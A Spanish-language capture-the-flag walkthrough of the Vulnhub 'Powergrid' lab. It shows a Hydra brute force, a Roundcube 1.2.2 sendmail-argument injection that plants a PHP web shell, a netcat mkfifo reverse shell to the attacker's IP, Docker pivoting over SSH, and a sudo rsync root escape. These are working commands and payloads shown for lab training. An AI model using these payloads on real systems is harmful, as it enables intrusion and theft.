



Powergrid 1.0.1 - Vulnhub

1. Escaneo de la red para saber la dirección IP del objetivo

```
arp-scan --local
```

```
(root@kali)-[~/Vulnhub/PowerGrid]
# arp-scan --local
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b1:11:09, IPv4: 192.168.131.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.131.2    00:50:56:eb:68:cf    VMware, Inc.
192.168.131.1    00:50:56:c0:00:08    VMware, Inc.
192.168.131.133 00:0c:29:33:1d:2b    VMware, Inc.
192.168.131.254 00:50:56:eb:0e:22    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

2. Escanear al objetivo utilizando nmap para ver los puertos abiertos

```
nmap -A 192.168.131.133
```

Se puede observar que el puerto 80 y puertos de servicios de correo están abiertos.


3. Utilizar Fuzzing para ver los directorios ocultos en el servidor, en este caso vamos a utilizar gobuster.

```
gobuster dir -u http://192.168.131.133 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
(root@kali)-[~]
# gobuster dir -u http://192.168.131.133 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.131.133
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/06/16 17:56:16 Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 319] [--> http://192.168.131.133/images/]
/zmail (Status: 401) [Size: 462]
/server-status (Status: 403) [Size: 280]
Progress: 207011 / 207644 (99.70%)
=====
2023/06/16 17:58:45 Finished
=====
```

Gobuster encontró un directorio llamado zmail que requiere credenciales para acceder.




4. Vamos a aplicar fuerza bruta para encontrar las credenciales con la herramienta Hydra.


```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -f 192.168.131.133 http-get /zmail
```

Tenemos las credenciales → p48:electrico

Ingresamos las credenciales



Hay un mensaje PGP para desencriptar una llave SSH. Vamos a copiarlo en PGP Tool por el momento. (<https://pgptool.org/>)



Generate PGP Keys
Sign
Verify
Encrypt (+Sign)
Decrypt (+Verify)
FAQ
About

Receiver's Private Key (For decryption purpose)

Paste the private key here to decrypt. RSA key only.

Seleccionar archivo
Ninguno archivo selec.

A
Passphrase for private key

Signer's Public Key

Paste the signer's public key here if the message is signed. ECC key is supported. (Leave this field if the message is not signed.)

Seleccionar archivo
Ninguno archivo selec.

Encrypted PGP Message

JowxDgggVtdxKQqEJLGuUkoS7AI5IMnuiA+AXFC5VMmnoPD9v/M3CZaM7qt6LOgK5usFSp0gwjGvPQO1UJucKyXSBIOfbZxOxcKIRGqHU4+lr8lu8MH1dITmYH1QrUOdasHinJ5UODyJyS7rHrzDr9kBK7AAnci0WHX7K3jVJEg0TnGpLFFIc7XrMld6SXxrg0VWv1nqyKqRXANGFqslktVGktJURntzj/kZD/9sO4Y6qoHMDNC3Aib3m9RO1va6L9lrIZ1vmP37FxlwscVvCnRjxWydvw==
=IPY9
-----END PGP MESSAGE-----

Seleccionar archivo
Ninguno archivo selec.

Decrypt the message

Decrypted Message in Plain Text

Here you'll see the decrypted message.

5. Exploración de vulnerabilidades del servicio RoundCube

Revisamos si la versión de RoundCube que están utilizando tiene exploits en exploit-db.

About

Roundcube Webmail 1.2.2


Copyright © 2005-2016, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the [GNU General Public License](#) as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
Some [exceptions](#) for skins & plugins apply.

Installed plugins

Plugin	Version	License	Source
filesystem_attachments	1.0	GPLv3+	
jqueryui	1.10.4	GPLv3+	

Al parecer se puede ejecutar una reverse shell interceptando el request y cambiando los parámetros.



6. Vamos a utilizar el burpsuite para interceptar el paquete y subir un archivo php

cambiamos los parámetros **subject**

```
<?php
```

```
passthru($_GET['cmd']);?>
```

parámetro **from**

```
example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce1.php
```

Vamos a comprobar si el archivo rce1.php se subió a la página y probar un comando para ver si funciona

```
02772 <<< To: a@a.com 02772 <<< Subject: uid=33(www-data) gid=33(www-data) groups=33(www-data) 02772 <<< MIME-Version: 1.0 02772 <<< Content-Type: text/plain; charset=US-ASCII; 02772 <<< format=flowed
02772 <<< Content-Transfer-Encoding: 7bit 02772 <<< Date: Fri, 16 Jun 2023 18:05:05 +0500 02772 <<< From: example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce1.php 02772 <<< Message-ID:
<0ce94684e17dE04453d83a788618ad4@example.com> 02772 <<< X-Sender: example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce1.php 02772 <<< User-Agent: Roundcube Webmail/1.2.2 02772 <<< 02772
<<< test 02772 <<< [EOF] 02772 >>> CONNECT [127.0.0.1] 02772 <<< 220 powergrid ESMTP Sendmail 8.15.2/8.15.2/Debian-14-deb10u1; Sat, 17 Jun 2023 00:05:12 +0100; (No UCE/UBE) logging access from:
localhost(OK)-localhost [127.0.0.1] 02772 >>> EHLO powergrid 02772 <<< 250-powergrid Hello localhost [127.0.0.1], pleased to meet you 02772 <<< 250-ENHANCEDSTATUSCODES 02772 <<< 250-PIPELINING 02772
<<< 250-EXPN 02772 <<< 250-VERB 02772 <<< 250-8BITMIME 02772 <<< 250-SIZE 02772 <<< 250-DSN 02772 <<< 250-ETRN 02772 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 02772 <<< 250-DELIVERBY 02772
<<< 250 HELP 02772 >>> MAIL From: SIZE=451 02772 <<< 250 2.1.0 ... Sender ok 02772 >>> RCPT To: 02772 >>> DATA 02772 <<< 451 4.1.8 Domain of sender address example@example.com does not resolve 02772 <<<
503 5.0.0 Need RCPT (recipient) 02772 >>> RSET 02772 <<< 250 2.0.0 Reset state 02772 >>> QUIT 02772 <<< 221 2.0.0 powergrid closing connection
```

7. Procedemos a hacer un reverse shell

Primero activamos un listener

```
nc -nlvp 4444
```

```
(root@kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.131.128] from (UNKNOWN) [192.168.131.134] 48338
/bin/sh: 0: can't access tty; job control turned off
```

Utilizamos un url-encode para pasarle el comando al archivo y obtener la reverse shell (*cambiar esto*)

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc $RHOST $RPORT >/tmp/f
```

```
192.168.131.134/rce1.php?cmd=rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.131.128 4444 >/tmp/f
```

No es seguro | 192.168.131.134/rce1.php?cmd=nc%20-e%20%2Fbin%2Fsh%20192.168.131.128%204444

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
images
index.php
rce1.php
startTime.txt
style.css
zmail
```

Upgradeamos la consola a modo interactivo

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
images
index.php
rce1.php
startTime.txt
style.css
zmail
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@powergrid:/var/www/html$ ls
ls
images index.php rce1.php startTime.txt style.css zmail
www-data@powergrid:/var/www/html$
```


8. Captura de la primera bandera

```
www-data@powergrid:/var/www/html$ cd ..
cd ..
www-data@powergrid:/var/www$ ls -al
ls -al
total 20
drwxr-xr-x  3 root      root      4096 May 20  2020 .
drwxr-xr-x 12 root      root      4096 May 19  2020 ..
-rw-r--r--  1 www-data www-data   42 May 19  2020 .htpasswd
-rw-r--r--  1 www-data www-data   90 May 20  2020 flag1.txt
drwxr-xr-x  4 www-data www-data  4096 Jun 17 13:32 html
www-data@powergrid:/var/www$ cat flag1.txt
cat flag1.txt
fbd5cd83c33d2022ce012d1a306c27ae

Well done getting flag 1. Are you any good at pivoting?
www-data@powergrid:/var/www$
```

9. Captura de la segunda bandera

Login a la cuenta p48 y buscamos la llave GPG mencionada en el correo

```
www-data@powergrid:/var/www/html$ su p48
su p48
Password: electrico

p48@powergrid:/var/www/html$ cd /home/p48
cd /home/p48
p48@powergrid:~$ ls
ls
mail  privkey.gpg
p48@powergrid:~$
```

Desencriptamos el mensaje PGP y obtenemos llave privada SSH

[Generate PGP Keys](#)
[Sign](#)
[Verify](#)
[Encrypt \(+Sign\)](#)
[Decrypt \(+Verify\)](#)
[FAQ](#)
[About](#)

Receiver's Private Key (For decryption purpose)

og/pVJ6y1mvVoWxnDp
4RdWYedlhcfu8x3q8KlqJeWp6AHE7ztZB5DbymYewDh
EtH0KSd3sJl1kkUdn4G36
O/LG7NOgNrGi6THJtM0huhXOtewCOFA/
=KQs+
-----END PGP PRIVATE KEY BLOCK-----

Seleccionar archivo
Ninguno archivo selec.

A

Encrypted PGP Message

EH9lGnx39jZLSKWWPFUE3G3UELm51tMq9VWBQVTKNFXICLUTeB3d1JgCbiHCOA
JowxDggqVtdxKQQEJLgQuUkoS7Al5IMnuiA+AXFC5VMmnoPD9v/M3CZaM7qt6LQg
K5usFsp0gwjGvPQO1UJucrKyXSBIOxFbzOxcKICRGqHU4+lr8lu8MH1dITmYH1Qr
UOdashinj5UODyJyS7rHrzDr9kKBC7AAnci0WHX7K3jVJEg0TnGpLFFilc7XrMld
6SXxrg0VWv1nqyKqRXANGFqslktVGkIJURntzj/kZD/9sO4Y6qoHMDNC3Aib3m9
RO1va5L9lriZ1vmP37FxlwsrCVVcNrPJxWydVw==
=IPY9
-----END PGP MESSAGE-----

Seleccionar archivo
Ninguno archivo selec.

Decrypt the message

Signer's Public Key

Paste the signer's public key here if the message is signed.
ECC key is supported. (Leave this field if the message is
not signed.)

Seleccionar archivo
Ninguno archivo selec.

Decrypted Message in Plain Text

Message is decrypted by priv, and signature is verified successfully by pub - with
fingerprint 76234c43e84efc92904cac8c73d19820e29199bd

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAA
Adzc2gtcn
NhAAAAAwEAAQAAQEAAsBNVFEwFUpIhMQDIu8mFwkNZWRWFBS5qE3BUUh
k39/3CeAv2
81W7Z63M78eE1PjiccpNA5Vi2r+nfYLS6Nj7qy11BQsGIUKgmcxW79DdmC78LaFH
UKYh

Download decrypted text
Download as binary

No tenemos ningún servicio ssh corriendo en nuestro servidor. Encontramos un Docker revisando las direcciones IP de otras interfaces. *(cambiar esto)*

```
p48@powergrid:~$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ee:ea:81 brd ff:ff:ff:ff:ff:ff
    inet 192.168.131.134/24 brd 192.168.131.255 scope global dynamic eth0
        valid_lft 1241sec preferred_lft 1241sec
    inet6 fe80::20c:29ff:feee:ea81/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:04:6b:02:56 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:4ff:fe6b:256/64 scope link
        valid_lft forever preferred_lft forever
5: veth29dde6c@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 6e:e4:de:d7:47:98 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::6ce4:deff:fed7:4798/64 scope link
        valid_lft forever preferred_lft forever
```

Copiamos la clave SSH en un archivo y le cambiamos los permisos

```
echo " clave ssh " >> id_rsa
```

```
chmod 600 id_rsa
```

Utilizamos la llave SSH para entrar al contenedor docker con el usuario p48 desde otra dirección IP

```
ssh p48@172.17.0.2 -i id_rsa
```

```
p48@powergrid:~$ ssh p48@172.17.0.2 -i id_rsa
ssh p48@172.17.0.2 -i id_rsa
Linux ef117d7a978f 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 00:22:30 2020 from 172.17.0.1
p48@ef117d7a978f:~$ whoami
whoami
p48
```

Captura flag2

```
p48@ef117d7a978f:~$ ls -al
ls -al
total 20
drwxr-xr-x 3 p48 p48 4096 May 19 2020 .
drwxr-xr-x 1 root root 4096 May 19 2020 ..
lrwxrwxrwx 1 p48 p48 9 May 19 2020 .bash_history -> /dev/null
drwx----- 2 p48 p48 4096 May 20 2020 .ssh
-rw----- 1 p48 p48 803 May 19 2020 .viminfo
-rw-r--r-- 1 p48 p48 112 May 19 2020 flag2.txt
p48@ef117d7a978f:~$ cat flag2.txt
cat flag2.txt
047ddcd1f33dfb7d80da3ce04e89df73

Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$
```

10. Captura de la tercera bandera

Vemos que comandos se puede utilizar y se muestra el Rsync para poder loguearse como root

```
sudo -l
```

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

```
Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$ sudo -l
sudo -l
Matching Defaults entries for p48 on ef117d7a978f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User p48 may run the following commands on ef117d7a978f:
    (root) NOPASSWD: /usr/bin/rsync
p48@ef117d7a978f:~$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# whoami
whoami
root
#
```

Captura flag3

```
# cd /root
cd /root
# ls
ls
flag3.txt
# cat flag3
cat flag3
cat: flag3: No such file or directory
# cat flag3.txt
cat flag3.txt
009a4ddf6cbdd781c3513da0f77aa6a2

Well done for getting the third flag. Are you any good at pivoting backwards?
#
```

11. Captura de la cuarta bandera

Encontramos otra llave privada SSH

```
# ls -al
ls -al
total 36
drwx----- 1 root root 4096 May 19 2020 .
drwxr-xr-x 1 root root 4096 May 19 2020 ..
lrwxrwxrwx 1 root root 9 May 19 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 May 19 2020 .ssh
-rw----- 1 root root 8115 May 19 2020 .viminfo
-rw-r--r-- 1 root root 112 May 19 2020 flag3.txt
# cd .ssh
cd .ssh
# ls
ls
id_rsa id_rsa.pub known_hosts
#
```

Entramos al primer contenedor docker que vimos (127.17.0.1) y capturamos la flag4

```
ssh root@172.17.0.1 -i id_rsa
```

```
root@powergrid:~# ls
ls
chown.sh flag4.txt malware.php 'systemctl status docker'
root@powergrid:~# cat flag4.txt
cat flag4.txt
f5afaf46ede1dd5de76eac1876c60130
```

Congratulations. This is the fourth and final flag. Make sure to delete /var/www/html/startTime.txt to stop the attack (you will need to run chattr -i /var/www/html/startTime.txt first).

(,-.-.,(^ _ ^)-./|
^ _ ^ \)-(, o o)
^ _ ^ \ ^ _ ^

This CTF was created by Thomas Williams - <https://security.caerdydd.wales>

Please visit my blog and provide feedback - I will be glad to hear your comments.

```
root@powergrid:~#
```